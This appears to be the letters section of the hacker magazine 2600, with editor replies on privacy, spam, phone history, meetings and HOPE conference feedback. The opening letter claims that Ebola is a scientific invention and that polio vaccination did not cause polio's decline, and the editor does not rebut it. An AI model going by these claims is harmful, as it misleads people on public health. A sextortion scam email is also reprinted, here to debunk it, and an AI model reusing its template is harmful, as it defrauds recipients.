Where to start? Well, with Ebola, three articles[1] [2] [3] in the March 12, 1977 issue of *The Lancet* are the obvious place, because this is where Ebola was created. The science was terrible. One, for example, used one poorly preserved liver sample to draw the unwarranted conclusion that not only the woman from which it came had died from this new virus, but so did everyone else in this outbreak of hemorrhagic fever. Since then, the definition of Ebola has morphed so that all that is needed for a definitive diagnosis is (A) one symptom that is most likely not bleeding, (B) contact with an Ebola patient, and (C) a positive Ebola test. Bleeding is now a rare symptom. In a study of 44 patients from Sierra Leone, only one had this symptom.[4] And the tests are shockingly unreliable. In one study of healthy Africans in places where there was no current Ebola outbreak (and in some places where there never had been), scientists found that over 15 percent of people tested positive. In a paper that I recently had published, I showed that the symptoms of Ebola are so vague that they mostly overlap with the adverse reactions to an Ebola vaccine being tested in another really shoddy piece of research.[5]

Polio, by comparison, seems like a slam dunk, but it isn't. The last great U.S. epidemic was in 1952 when America suffered 37 cases per 100,000. The vaccine was tested on almost two million American children in 1954[6], of which less than one quarter were actually vaccinated. By then, the rate was down to 24 per 100,000, without the vaccine possibly being the cause of the decline. By the time vaccination started in 1955, the rate was down to 18, less than half the epidemic peak. Complaints were made that even by 1960, less than half the target population had been vaccinated,[7] but by now the rate of polio was down to 1.8, less than five percent of the epidemic peak.

But I know you're going to say that at least polio was eliminated, except in some "shithole" countries as a certain president might say. Unfortunately, that's not true. Consider that another name for what we know as polio is acute flaccid paralysis (AFP), which is only known as polio when the virus is detected, and is otherwise just called AFP. But to a paralyzed child, it doesn't make any difference what type of AFP caused their life to be destroyed. The World Health Organization collects statistics on both polio and AFP. And while they proudly note that the number of cases of polio have sunk to very close to zero, the number of cases of AFP have rocketed from 13,857 in 1996 (the first year

they started counting) to over 100,000 in 2011, and has stayed above 100,000 ever since.[8] And nobody seems to care, including almost all scientific researchers - probably because other causes of AFP are things like pesticide poisoning that are not likely to jump on an airplane and paralyze us westerners.

Scientific researchers do perform some important functions and have radically changed our society, in some ways for the better (communications technology, for example) and in some ways for the worse (nuclear bombs and other weapons of war). But Ebola and polio are certainly not good examples of the former.

[1] Johnson KM et al. "Isolation and partial characterisation of a new virus causing acute haemorrhagic fever in Zaire." *The Lancet*. 1977 Mar 12; 1(8011): 569-71.

[2] Bowen et et al. "Viral haemorrhagic fever in southern Sudan and northern Zaire. Preliminary studies on the aetiological agent." *The Lancet*. 1977 Mar 12; 1(8011): 571-3.

[3] Pattyn S et al. "Isolation of Marburg-like virus from a case of haemorrhagic fever in Zaire." *The Lancet*. 1977 Mar 12; 1(8011): 573-4.

[4] Schieffelin JS et al. "Clinical Illness and Outcomes in Patients with Ebola in Sierra Leone." *New England Journal of Medicine*. 2014 Oct 29.

[5] Crowe D. "'Ebola Ça Suffit!' is not enough to Prove Efficacy of an Ebola Vaccine." *American Journal of Immunology*. 2017 Jul 4; 13(3): 165-72. thescipub.com/abstract/10.3844/ofsp.11329

[6] Francis Jr T et al. *Evaluation of the 1954 Field Trial of Poliomyelitis Vaccine. Final Report*. University of Michigan. 1957 Apr.

[7] Alexander ER. "The extent of the poliomyelitis problem." *JAMA: The Journal of the American Medical Association*. 1961 Mar 11; 175(10): 837-40.

[8] "AFP (Acute Flaccid Paralysis)/Polio case count." World Health Organization. extranet.who.int/polis/public/CaseCount.aspx

David Crowe

It's great to see our readers lend their fields of expertise to ongoing discussions. This may also be the first letter in our pages ever to have used footnotes!

Dear *2600:*

Re: "Hack(ed), the Earth" (35:2), I am genuinely worried that somebody who reads this magazine would have both Facebook and Google accounts and not know that a phone is, usually, not necessary to use them.

I've been happily using all sorts of Google-related services without giving them my phone number and, as for Facebook, anyone using it who knows anything regarding its policies should already know it is run by a piece of ecreta which thinks that privacy should not exist.

I enjoy reading the magazine, but this article seemed to be written by a teenager from the turn of the century.

Zero

We're not really sure what "ecreta" means, but we get the gist. It's unclear why you think a teenager from 2001 (or did you mean 1901?) wrote this, but we're open to that perspective. One thing is fairly certain: most people, whether readers/writers of this magazine or not, give too much personal information away when they don't have to. One of our main reasons for existing is to help people find ways around that. Privacy should never be treated as a commodity. Naive as it may sound, it's something we as individuals have the ultimate authority over - if we care enough to enforce it.

Dear *2600:*

I read with some interest the letter in the Summer 2018 issue ("Drama" section) by victor where he tells his story about taking pictures of a payphone (for a depressed friend) near an abandoned gas station and he states he would "go to look at that payphone and think of him often" and the bit about the cops showing up around the shopping center. In the city I used to live in, there was a big problem with drug dealers hanging around a bank of payphones next to an abandoned shopping center. The dealers were using the payphones for their "business," as the phones could receive calls, and when people would try to use the payphones, they were chased off by the drug dealers. The police might have noticed him hanging around a payphone and thought he was dealing drugs and, since it was near a chiropractor and child's day care center, it might have set off many alarms (never overestimate the paranoid mindset). If they suspected drug dealing and started tailing him... well, the rest of the letter suggests the police would have a field day following him. Just a thought.

Rick

That indeed could be the case. It's sad, though, that simply hanging around a payphone is enough to make someone seem suspicious. And these days, it's highly unlikely any drug dealers are still using that old technology.

Annoyances

Dear *2600:*

I've sent you a couple of emails recently and haven't heard back. I don't want to be a nuisance so I'll take the hint and leave you alone but if you do want to fix the broken link here are the details:

[details obliterated]

I think this will be useful for your visitors because we have a people search and background check feature that is a good alternative to Four11.

Please let me know if you have any questions or if there is anything I can do to help.

Thanks,

Don't want emails from us anymore? Reply to this email with the word "UNSUBSCRIBE" in the subject line.

Joseph

Yes, this person or script continues to harangue us over a link they want in our hacked web pages section of our website. The story so far: a hacked web page from 1999 had a link to four11.com which no longer exists and these numbskulls thought it would be a good idea to replace it with a link to their existing company instead. Ever since, we've been barraged with annoying human-sounding pleas to see reason, yet they revealed that we're somehow subscribed to their bullshit and can make it all stop by just asking.

There's no doubt about it: spam is getting more sophisticated and more annoying. This goes for email spam as well as phone spam, where it's becoming increasingly difficult to tell when a human is actually involved. There are some dark days ahead.

Dear *2600:*

How is it possible that your website is having so many errors? Yes, most of the people share their anger and frustration once they get my email.

Now, I will show you the number of broken links, pages that returned 4XX status code upon request, images with no ALT text, pages with no meta description tag, not having an unique meta description, having too long title, etc., found in your 2600.com.

If this is something you are interested in, then allow me to send you a no obligation audit report.

Jamie
Marketing Consultant

We have no doubt that people are indeed expressing "anger and frustration" when they get these emails, but not for the reasons stated here. This is yet another example of email spam designed to provoke a reaction and, if you actually are dumb enough to respond, a leak in your finances.

Dear *2600:*

Hi, victim. I write you because I put a malware on the web page with porn which you have visited.

My virus grabbed all your personal info and turned on your camera which captured the process of your onanism. Just after that the soft saved your contact list.

I will delete the compromising video and info if you pay me 300 EURO in bitcoin. This is address for payment: [redacted] I give you 30 hours after you open my message for making the transaction.

As soon as you read the message I'll see it right away.

It is not necessary to tell me that you have sent money to me. This address is connected to you, my system will delete everything automatically after transfer confirmation.

If you need 48 h just reply on this letter with +.

You can visit the police station but nobody can help you.

If you try to deceive me, I'll see it right away!

I dont live in your country. So they can not track my location even for 9 months.

Goodbye. Dont forget about the shame and to ignore, Your life can be ruined.

jmkrtw

And this nonsense is supposed to put the fear of God into us? Unfortunately, it seems to work for some, especially when such letters are sent to email accounts associated with data breaches where old (or current) passwords have been revealed. The recipient's password is included in the email and they panic upon seeing it, assuming their entire identity is about to be compromised. This situation only gets worse if someone uses that password for multiple accounts. It's never a good idea to pay these people, no matter how convincing they sound. Even if they do have something on you, there's nothing to prevent them from doing this over and over. In fact, the next day, we got email from jmkrtw's friend nybirsr who wanted $600 for the exact same threat. But at least it gave us a reason to print the word "onanism" for the first and now second time.

Queries

Dear *2600:*

I have a POTS question. Back in the 90s, I lived in a small mountain community. We were serviced by GTE and later Verizon. Two things our phone system did which I found odd were the ringback and nightly shutdowns. If I called my own phone number from that line, I'd hear two short beeps. Then I'd hang up and the phone would start to ring. Answer it and there would be two more short beeps. I did that a lot to annoy my dad. Also, every night at around 1:00 am, the phones would go dead. At first, I thought it was just my line, so I walked down to the payphone and that one was dead too. They would be shut off for about an hour or so. I couldn't even call 911. To clarify, there was voltage on the line, just no tone. Anyone ever experience this too or can explain what was causing this?

Bryan

This sounds like one of those substandard occurrences that used to happen in GTE-land, an area that encompassed some of the non-Bell regions of the country. We used to print all kinds of horror stories that happened back in the 1980s and 1990s - everything from phone numbers that couldn't be reached at all, to operators and customer service representatives who delighted in torturing customers, to fees being charged for dialing toll-free 800 numbers. We're not at all surprised to hear that one of these companies thought it was OK to just shut down the system at night for one reason or another. As for ringbacks, those were fairly common everywhere and still work in a number of places. It sounds like you might have had a party line where you could actually dial your own number from your own phone. But in most other cases, a special three-digit exchange would be used where you would dial that exchange and then the last four digits of your phone number. You'd get a special tone and, if you flashed your switchhook and hung up, your phone would ring. This used to be great fun at parties.

Dear *2600:*

Okay, so I must admit that I am a complete newbie at using the IRC stuff. I was trying to connect with you guys on the Freenode, but I can't seem to get it to work. I know *2600* has an IRC for us hackers, but I don't know what to do and I really want to connect to you guys. Can you help?

Hexhackor

While there's a 2600 presence on the Freenode network, our own IRC server can be reached at irc.2600.net. We don't control what goes on there, but it's generally a good place to meet like-minded people in the world of hacking. As for how to get it all to work in the first place, that depends on how you're choosing to connect to IRC. Some people use shell accounts, some use instant messaging clients, some use websites. Without knowing what specific issue you ran into, we can't really tell you how to solve the problem. However, searching the web for IRC tutorials should prove useful.

Dear *2600:*

I need to learn ethical hacking. Can you teach me?

Maurice

Play with technology. Question the rules. Don't be destructive and don't steal. Teach others, share your info, and don't discourage newcomers. Class dismissed.

Observed

Dear *2600:*

As seen on television this evening....

Dufu

We're all too familiar with the Townsend 2600 sausage peeler. There are some things you just can't unsee.

Dear *2600:*

The "Government Attic" website has just published a horde of NSA security posters from the 1950s, 1960s and early 1970s. Some of them would make great *2600* covers!

The Poster images are available at www.governmentattic.org/28docs/NSAsecurityPosters_1950s-60s.pdf.

Michael

There are enough potential covers here to last a lifetime. We actually used these posters at The Circle of HOPE where they were displayed throughout the conference area all weekend. They managed to scare a number of attendees.

Dear *2600:*

I love the website and I think you have done a great job with it. There is one thing though, that I wanted to mention:

Currently, the "Payphones" menu item leads to www.2600.com/payphones, which is a great gallery. However, there is still a need for the www.2600.com/phones page, which, while still existing online on the website, doesn't have a link to it. It is nice to be able to check the phones per country. I had to open my issue of *2600* to be able to find the URL.

IFo Hancroft

This is another example of a reader discovering one of our old web pages that we had managed to lose track of, even though we continue to print the URL in each issue. Obviously, we are not web designers and there is much that we want to get to and fix that we never seem to be able to. We like to think that the messiness and overall chaos on our site is indicative of the madness of creative minds. Nevertheless, we'll try and get things cleaned up more.

Dear *2600:*

An update to *2600*'s Google Blacklist: "4Chan b" is no longer blacklisted.

Braden

We're trying to decide whether or not this can be considered progress.

Dear *2600:*

Scroll to the phone number at the bottom of www.maralagoclub.com. Can you guys sue?

Dr. Bell

We can't sue Trump for using our name in a phone number, although he has sued people for using his name, even though it already existed as a common word. But don't despair. There are all sorts of other fun things we can do with a phone number. (Best not to say more.)

Meeting Issues

Dear *2600:*

I went to the 5 pm meeting today at Starbucks inside Barnes and Noble on Dale Mabry (Tampa) and spoke to an individual I will refer to as "Buffalo Bill" since he wore a Buffalo Bills hat. I believe he was the meeting organizer. He dismissed me immediately and eventually left along with three other members and went to another location to meet. *This action was a direct violation of your meeting guideline #1*. Please advise.

Virtual7

It's really hard to judge what happened here without knowing more specifics about the interaction and that's really not something we need to get involved in. Suffice to say, this isn't how things should go. But that one person doesn't "run" the meeting, as they're designed to be decentralized. If someone decides to leave and go somewhere else, they have that right. But then they're no longer at the meeting. We can't control politeness or social standards in people; we can only advise on what we believe will work. If this meeting turns out to be an elitist gathering where new people are shunned, then it won't last, just like the hacker community itself won't last if it behaves that way. We suggest continuing to attend, meet or bring others, and help steer the meeting into more of what you would like to see. Please keep us informed.

Dear *2600:*

FYI, Melbourne, Australia has apparently relocated due to the Oxford Scholar Hotel no longer being open. The new venue is The Crafty Squire on 127 Russell Street.

Patrick

We hadn't listed that location in over a year, but apparently the new venue also changed. This is a great way to cause confusion. Let's hope this one lasts a bit longer.

Dear *2600:*

I would like to go on the next meeting in Belo Horizonte, Brazil.

Thiago

You don't need our permission. Just show up!

Dear *2600:*

Any possibility of starting a *2600* meeting in Saigon, Vietnam?

Eric

If you're offering, then most definitely. We would love to see that.

Dear *2600:*

Hello. I showed up at the advertised location at the advertised time in Omaha, Nebraska. I was unable to identify who was with *2600*.

Can you put me in touch with someone who could provide more specific guidance on what to look for? I'd like to try again next month.

Bruce

We don't give out private info for the meetings, which aren't run by any one person. If only one individual shows up, then they are the meeting, and hopefully they will figure out a way of getting more people to show up. For now, we'll assume that's not the case here and that more attendees will appear or you will find them in another area. Please keep us updated. If anyone from that meeting is reading this, you need to make yourselves more visible. Hacker shirts and hats are always helpful.

Dear *2600:*

Due to a group split within [city redacted], another group within [redacted] has been started and will be having its fourth meeting on the third Friday of the month (to avoid clashing with [redacted]). I wanted to inquire as to whether we could have [redacted] listed on the meetings list and if we're allowed to keep it on the third Friday?

[Redacted]

For the second issue in a row, we've eliminated identifying info from a meeting to avoid calling attention to its internal problems. (We won't say whether it's the same meeting, as even that could provide more clues.) We're not interested in whatever drama is going on here. If your meetings have become so contentious that you can't even be in the same public space at the same time, then you have bigger problems. Not everybody is going to agree, and some people will even dislike other people. This is normal. Our meetings are designed to withstand this, as attendees are always free to move to another section and be with people they like better. Nobody has seniority or can shut out other attendees. If people are breaking laws, then they can be kept out by the establishment. Otherwise, they have as much right to be there as anyone else. We hope you're able to work out your differences because splitting the meeting is not the answer. In the past, we've simply delisted meetings that develop these rivalries until another generation comes along that is able to move past them. We hope that doesn't happen here, but this kind of conflict is the last thing newcomers should be confronted with.

Dear *2600:*

Hi, just found out about *2600* meetings. I see there is a meeting place for Toronto, but no time or contact. Do you have any more information?

Jeff

There's no time in our listing because, as stated, the default time is 5 pm. As for contacts, we don't give out people's private info and all attendees have equal status, so there's no "leader" or person who runs it, although some people do more for the meetings than others. (It's a thankless task, like so much else.)

Dear *2600:*

Is there a Twitter for the Fort Lauderdale, Florida *2600* meeting? I didn't see a website listed on your main site.

Nick

We're unaware of a Twitter account for this meeting. We recommend someone at each meeting take the responsibility of registering and running such an account, as it helps greatly in communicating with new attendees. And be sure to follow @2600Meetings for all the latest meeting info, as well as a list of other Twitter accounts for existing meetings.

Dear *2600:*

Hello, I am deleting the Tucson, Arizona meeting website. The reason I am deleting the page is because nobody ever shows up anymore. The meeting organizer moved to Washington DC and nobody (including myself) took on a leadership role. The venue for meetings started having bands on the first Friday of the month. Slowly the group has dwindled from a dozen members to just me.

It is a shame. This is the third *2600* group I have been a part of in this town. First at Borders Books, then Epic Cafe, and this last one at Black Rock Brewers. Ever since April, I have been the only one in attendance.

Please remove the link to the web page when you can.

Tucson *2600*

We've removed the link as well as the listing since this meeting is now defunct. We're sorry to hear how things went. A couple of points: while meetings don't belong to any one person or group, they do require people to show up and, even better, maintain an online presence of some sort, whether through a website, Twitter, or some other form of social media. When people stop doing this, inevitably the meeting will start to wither. That's why it's especially important is to get new people to show up, since everyone eventually has other commitments that take them away from these gatherings. Communities only grow and thrive if they're not insular. For all the other meetings out there, we suggest thinking of ways to attract people who haven't been to a meeting before and to be as open as possible to those you might not otherwise be hanging out with. Encourage them to play an active role so the meetings thrive. This has repeatedly been proven to work over the years. And we hope at some point someone comes along to help breathe new life into the Tucson scene.

Manifesto

Dear *2600:*

This is how I feel when someone calls someone else a script kiddie. It's surely not article quality, but I'd love to see it in a letter:

Another one got caught today. It's all over *2600*. "Kiddie copied my code!" "Kiddie used my code for bank tampering...."

Damn script kiddies. They're all alike.

But did you, in your three-piece hacker psychology and 1986's techno brain, ever take a look behind the eyes of the script kiddie? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a script kiddie, enter my world....

Mine is a world that begins with clipboard... I'm smarter than most of the other kids, this crap "hello world" they teach us bores me....

Damn elitist. They're all alike.

I'm a senior application specialist. I've listened to tutorials explain for the 15th time how to say "hello world." I understand it. "No, Agent Smith, I didn't show my how to do my work. I had to reverse engineer it...."

Damn kiddie. Probably copied it. They're all alike.

I made a discovery today. I found a repository. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I missed the original designer's point. Not because it doesn't like me....

Or feels threatened by me....

Or thinks I'm a smart ass....

Or doesn't like teaching and shouldn't be here...

Damn script kiddie. All he does is copy and paste code. They're all alike.

And then it happened... a door opened to a world... rushing through the ISP line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a code example is found.

"This is it... this is where I belong...."

I know no one here... even if I've never met them, never talked to them, may never hear from them again... I don't care....

Damn script kiddie. Using my method again. They're all alike....

You bet your ass we're all alike... we've been spoon-fed baby food at every single code site when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by terrible non-real-world examples, or ignored by the elitist. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the GitHub and the switch, the beauty of the baud. We make use of a code already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us script kiddies. We explore... and you call us script kiddies. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build bad asyncs, you attempt to obfuscate, you call us names, cheat, and lie to us and try to make us believe it's for our own good, yet we're the script kiddies.

Yes, I am a script kiddie. My crime is that of curiosity. My crime is that of not judging people for using other's code. My crime is that of outsmarting you, using you, copying you, something that you will never forgive me for.

I am a script kiddie, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Scripto Kid+++

Well, if you're going to write a manifesto defending script kiddies, it's only appropriate that most of it be lifted from someone else's words. That said, there are some pretty valid points here.

Reconnecting

Dear *2600:*

I got a free *2600* with my AdaBox from Adafruit. What a blast from the past! I remember the early bulletin boards and the first publications. Lost track of the publication when I got immersed in a challenging software project. It was a delight to read again.

Mark

We're happy to have caught up with you. So many people rediscover us after a number of years embarking on careers or adventures. More than a few are shocked that we've managed to survive. We never know how to take that.

Dear *2600:*

Regarding sueicloud's letter in 35:1, let me tell you a little history that I heard in a *2600* meeting in Argentina close to the year 2000. At that time, the only affordable way for a residential subscriber to get a home Internet connection was the telephone data connection. Cable connections and broadband did exist, but they were very expensive and only big private companies could pay for them. Our local telephone company (Entel) was bought by Telefonica from Spain and France Telecom in the 1990s, and the telephone data connection that they sold had a limited quantity of hours per month.

At that time, there was a telephone dedicated plan with 0600 (or 0800?) numbers and it was said that when you consumed all the hours of the plan, you would not get disconnected. But if you hung up, the next time you called, the system would not give you access until the next month. The trick was to not hang up and remain connected, and you could be hours, days, and weeks with free access. Twenty years after in the cell phone age this story repeats again. Awesome! Don't be afraid of losing this trick; if the telcos couldn't fix it in 20 years, it's now a part of the system.

Pablo 0
Argentina

There are just some bugs that never die.

The Circle of HOPE Feedback

(Note: These letters were sent as feedback for The Circle of HOPE and, as is now traditional, we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear *2600:*

I have been to many HOPEs and saw some great tweaks you all made this year.

- New layout with the main room leading all the way back was super awesome. It totally eliminated the awful traffic jams that would occur.
- Express elevators to LL were magic. In fact, the elevators this year were much less crowded (in my opinion). I'm sure that made for happier hotel guests.
- The bright white tape marking the fire lanes works great. In fact, many times people lined up to get in and out of places (Vaughan) instead of becoming a huge blob. You all might try putting down tape for in/out traffic for the secondary room (Booth).

A couple nitpicky things....

- The wristbands were kinda meh. They did look great. But it was kinda annoying not being able to take them off (maybe should have put it on loose instead). I would certainly vote to bring the lanyard badges back.
- No power strips on the work space area tables on the mezzanine. I use that space a bunch and missed not having those.

I should also add that on Friday I asked the help desk a few times for the password for the Wi-Fi and they said that the open Wi-Fi was the only option. I'm fairly sure that is why there was a majority of people

using the open Wi-Fi versus PSK (a stat mentioned at closing). I only found out on Sunday what the password for the PSK network was when an MC mentioned it.

Amazing conference this year. Thanks!

The Circle of HOPE Writer #1

The vast majority of problems we experience are due to lack of communication or just plain miscommunication. As soon as we fix it in one place, it seems to pop up in another. But we'll continue trying to sort out the issues you mention.

We gave people the option of removing their wristbands and trading them in so they didn't have to wear them for the entire weekend. We probably didn't put up enough signs stating this. The same thing happened regarding conveying access to the various Wi-Fi options.

There should have been power strips in the work space area as we certainly had more than enough of them. We'll look into that.

We're happy that the overcrowding issues seem to have been alleviated. That was the primary complaint from the previous conference and we spent a lot of time coming up with methods of addressing it. The expansion downstairs seems to have done the trick.

Dear *2600:*

I would like to start off by saying thanks a lot for making HOPE be HOPE. It was my first time at HOPE and it was the best conference I have ever been to. The spirit and community was amazing! I had very high hopes and it was better than I could ever imagine. It had everything! And the new demo part was amazing! I stayed until 01:30 and then went straight to my hotel room and feel asleep.

I booked Hotel Penn half a year in advance in order to make sure I could get a room. I got a nice room on the 16th floor and the hotel was good in all ways. It was the first time I was in New York City (I'm from Gothenburg, Sweden), so I did the casual tourist stuff like Statue of Liberty, Empire State Building, and so on....

After live streaming it last time, I wanted to see what has been up with the dude that talked about torrenting chemicals, so I attended his talk: "Torrent More Pharmaceutical Drugs: File Sharing Still Saves Lives" and wow! What a talk! This guy sure is a true hero! I never thought biohacking was so cool until I realized what he did; this dude and his group helped to make it harder for HIV to spread among people that used heroin. He and his group have a lot of cool stuff going on that can help real people!

I also wanted to touch on the Twitter shitstorm regarding some random dude that asked Chelsea some question about Assange. I think that was *a lot* overplayed by a certain amount of people. I sat ten meters from what happened - and nothing really happened. Some random dude came in, sat down, asked Chelsea, and she responded. Nothing more happened. It hurts to see that a certain amount of people think that we should solve it by censoring and not allowing a certain type of hat. It was another dude that wore a hat that said "Trump" and no one cared about that.

I thought it was really sad to hear that it was Steven Rambam's last talk. But it was a really good talk - he had some really cool things in his slides.

I also wanted to ask Chelsea that if she were to leak the documents today, would she have turned to WikiLeaks like she originally did.

And Ronnie! Wow, best karaoke you could hope for!

And now I am back in Sweden with my current job that I hate, but not for long! I'm quitting and moving to Bucharest, Romania soon in order to work on my own software company.

In conclusion, HOPE is the best conference I ever attended and the whole experience was so amazing.

See ya at the next HOPE!

The Circle of HOPE Writer #2

We're glad you had fun and embraced the true HOPE spirit. We agree that asking questions shouldn't be an issue, especially in the hacker community. When overtly menacing people appear on the scene and try to harass or intimidate others, that is when we need to be concerned and act appropriately. How often this occurred and how much we were overwhelmed by it are the issues we're continuing to analyze.

Dear *2600:*

First timer here who learned some new things and came away excited to dig into more! Thanks for all that you do and for making this a good introductory experience. No doubt this can sometimes feel like thankless work, but know that your efforts are appreciated.

Apart from the above kudos, there are some residual thoughts I had that will hopefully be useful to you. This was my first time at HOPE and only the second security conference I've attended. As an openly queer, genderfluid attendee, I wanted to share some feedback with you on my experience from this past weekend.

First and foremost, I want to make it abundantly clear that despite some self-identification you'll find in this message, I'm not interested in using it to weaponize my communication with you. In fact, I'm only disclosing this to let you know that only I speak for myself and my experiences; no one else speaks for me as a queer or genderfluid person. Furthermore, I share my thoughts from a place of compassion for everyone involved, a desire to build understanding, and to support HOPE and what I perceive its mission to be: the creation of a safe and inclusive space for everyone to share and learn together. Now more than ever, we need spaces that encourage civility and open discourse, especially when we're all working towards a common goal of making the world a better, privacy-conscious, and more secure place.

Secondly, and I'm not sure that I witnessed the events that a few presenters made reference to, but I did witness a few provocative questions to Chelsea Manning and a few hecklers for Steven Rambam. While some of it felt unnecessary or disrespectful, none of it had the tone of violence that some seem to imply. Of course, I'm perfectly willing to admit that I may not have the same sensitivities or awareness as others, or I may not have seen additional tense exchanges - it was a fairly bustling conference and I opted to stay put for good seating for a lot of talks.

Thirdly, and in a more long-winded way of putting things: what I noticed in the response from some folks at the conference were the all-too-familiar red flags and rallying battle cries reminding me of similar experiences at DSA events many years ago that completely soured my experience with any kind of participation in

organized "social justice" and activism, even though it's something I care deeply about. As someone who grew up in the South with a secular humanist background, I can't help but feel like a few of the passionate folks at this conference ironically share some of the qualities of the puritanical religious fundamentalists and white separatists I unfortunately grew up around. George Orwell put it best: "Orthodoxy means not thinking - not needing to think. Orthodoxy is unconsciousness."

If you had the chance to attend the presentation on Sunday evening, "Online Monitoring of the Alt-Right," I believe the last person to submit a question to the presenters (a self-identified queer man of color), perfectly captured the spirit of my concerns with the turn of events this weekend. Please refer to his question if you have the chance to review the video. If you were not privy to this important question, here is my poor attempt at recalling the question/concern: as creative thinkers, how do we approach, select, design, and use mechanisms to confront those we perceive to hold unpopular or even violent beliefs? And what are the ethics we need to consider for these mechanisms, given that they may be turned around and used against us? Do we want to introduce mechanisms in support of shaming, coercion, exclusion, and violence? I don't claim to have any answers to these questions, but they are questions worth discussing further, as it spans beyond the scope of HOPE in these emotional and polarizing times.

Fourthly, it's distressing to know that Steven Rambam felt like he could no longer speak at HOPE (he was actually one of the reasons, along with Chelsea Manning, that I was excited about this conference). While his politics are completely at odds with mine, I do value what he's able to share and what perspective he brings to the community. I don't have to clap for everything he says, nor do I have to agree with it. Ultimately, it's his decision, albeit a foolish one, to no longer participate. Hopefully, he reconsiders. Diversity of thought is critical to forming educated opinions and if we're only hearing mantras from one side, we're not truly learning anything or challenging ourselves.

HOPE doesn't have to be "all in agreement or pressured into nothing," nor should it be. The world certainly isn't. Your code of conduct seems to capture the need to balance an inclusive space with the diversity of our community at large. I'm not sure what you could change in the CoC without sacrificing something important. We all need to figure out how to continue to work together to constructively collaborate, fix, and build what we can.

Lastly, some suggestions that may be helpful from my experiences attending other conferences (secular/free thought, academic, and privacy/legal conferences, so maybe these suggestions aren't a good cultural fit) on how they've handled similar situations:

- More "meetup spaces" for marginalized groups that are clearly communicated and posted for those who wish to network and discuss in safe spaces (and not on social media for those who do not participate). If HOPE has volunteers who are among these underrepresented groups, it would be great to have at least one volunteer present there to ensure engagement and a direct line to conference organizers should any concerns arise.
- A non-intrusive mobile app for the conference that can display alerts, report problems, communicate schedule changes, and other conference-related information. This would have been awesome for HOPE, as I had no idea what the fourth and open track was about, what topics were selected, or where it was being held. I also really had no idea that tensions were so high until some were literally shouting on stage about it.
- Regularly scheduled meal breaks to not miss talks! Maybe "hanger" was a real thing this conference?
- A "Happy Hour" type event for all to gather and network. I don't drink, but I do like to socialize and have a space to do that within a conference!

Anyway, thanks again for all that you do and for making it this far if you did!

The Circle of HOPE Writer #3

These are some truly well thought out observations which make us really proud to be a part of this community. These are indeed the questions we're all struggling with. We're going to study all of these ideas as well. For those who want a look at the code of conduct we had in place for this conference, it can be seen at xii.hope.net/codeofconduct.html. As with most things, it's a work in progress.

Dear *2600:*

First off, thank you for all of your hard work organizing a convention. I know from experience that making everything come together in some semblance of organization is near impossible with thousands of people - you did great on this front!

I also noticed that you don't raise ticket prices that much at the door - in fact, ticket prices are astoundingly cheap compared to some blue-team conferences which can be $1000 a head for a weekend. I am guessing you are saving money in the hotel venue... so let's talk about the hotel venue.

There were so many amazing talks that I had to skip because the elevators were too full. Not just because I could not make it on the elevator, but once I was on and more and more people kept piling in, then things got terrifyingly real right quick.

The elevator doors would open, and then the damn machine would drop us about two feet. With the door open. That is enough to kill someone trying to get out at just the wrong moment. It is also enough to scare others from even getting on the elevator in the first place.

Elevators aside, picking a hotel for a venue implies that you expect the conference goers to sleep in said hotel. For $1200 for the weekend (I have the receipt, want to see?), I would expect to not have to pay $30 *per device* to connect to the Wi-Fi from my room. Moreover, I would expect to have fitted sheets on the bed, no stains on the curtains/comforters, clean towels, no holes in the bathroom floor or tub, decent water pressure, hot water that lasts for a five minute shower, and more.

Not to mention that it literally took me three hours to checkout. Yes, I could have dropped my key in the drop box, but without a printout of my receipt and proof that I actually checked out of the hotel, they are free to claim I stayed another night or whatever and bill me for it.

Most relevant to you, though, is the fact that no matter how awesome HOPE is and no matter how much

work you put into organizing it to make it great, if you have HOPE at Hotel Penn again, then it is simply not worth my time or money to travel to the conference, only to be denied access to talks due to the lack of safe elevator access to the 18th floor.

Please consider relocating the conference to a better venue. Raise ticket prices to make this happen. Also, please sell some sort of hard-copy with all the talks on it right on the hope.net website - an external SSD for example. Something so that it is easier to watch all the talks I had to miss out of honest fear for my life re: elevator traffic.

The Circle of HOPE Writer #4

We can't really address most of this, as we don't represent the hotel and can only put forth our own interpretations. We hadn't heard this elevator complaint from anyone else and would certainly address that with the hotel. The best course of action (there and in any hotel) is to go to the front desk and ask to report it, giving as many specifics as you can. We don't know how you paid so much for a room, as we had discounted rates well under $200 per night. If you didn't take advantage of that offer or got a bigger room, that could explain the additional cost.

We'd like to know what others thought of the hotel in general. If we moved to a "better" one, it would indeed raise the prices, probably quite considerably. Of course, people are always free to stay wherever they wish and still attend the conference in its current location.

By the time you read this, we should have all of the HOPE videos available on flash drives and for downloading, as well as on DVDs in case anyone still uses those. (We hope so, because it's an incredible pain to put all of that together.)

Dear *2600:*

Please reach out to the Imperial Court of New York to discus how they handle security.

All security volunteers are *required* to take an orientation session where all policies are explained weeks before Night Of A Thousand Gowns. Obviously, a huge hotel full of drag queens and kings needs special protection. This would be a good place to get advice.

Also, I wouldn't be surprised if the fascist BS at HOPE was orchestrated by our "friend" Steven Rambam....

The Circle of HOPE Writer #5

This is a good example of how someone can give really helpful advice and then descend into an ignorant accusation based on absolutely nothing but a differing opinion. It's precisely this kind of rumor-mongering and hostility that destroys any hope of dialogue and generally helps put people in an apprehensive mood. This is not the tone we want to set and we doubt many of our attendees would go along with this.

Dear *2600:*

Just an idea... maybe HOPE 13 can have a table in the Hacking Village where people can learn basic CPR if they want to (or basic lifesaving techniques, choking, etc.). You never know when a skill like that can come in handy and when someone might be in a situation where it isn't possible or practical to Google. Plus, it's kind of like hacking the body, resuscitation being the ultimate hack.

If that sounds like a shit idea, then maybe have a poster or two with instructions on basic life saving techniques (like those choking victim posters). I definitely think it would be a good idea to have an emergency medical kit available on each floor.

As far as the MAGA and troll crap goes, I'll have to think about it more... but it might be a good idea to invite those folks who signed the "no confidence" doc to help write a new CoC... something that is agreeable to most and possibly a new standard for other events as well, not just HOPE.

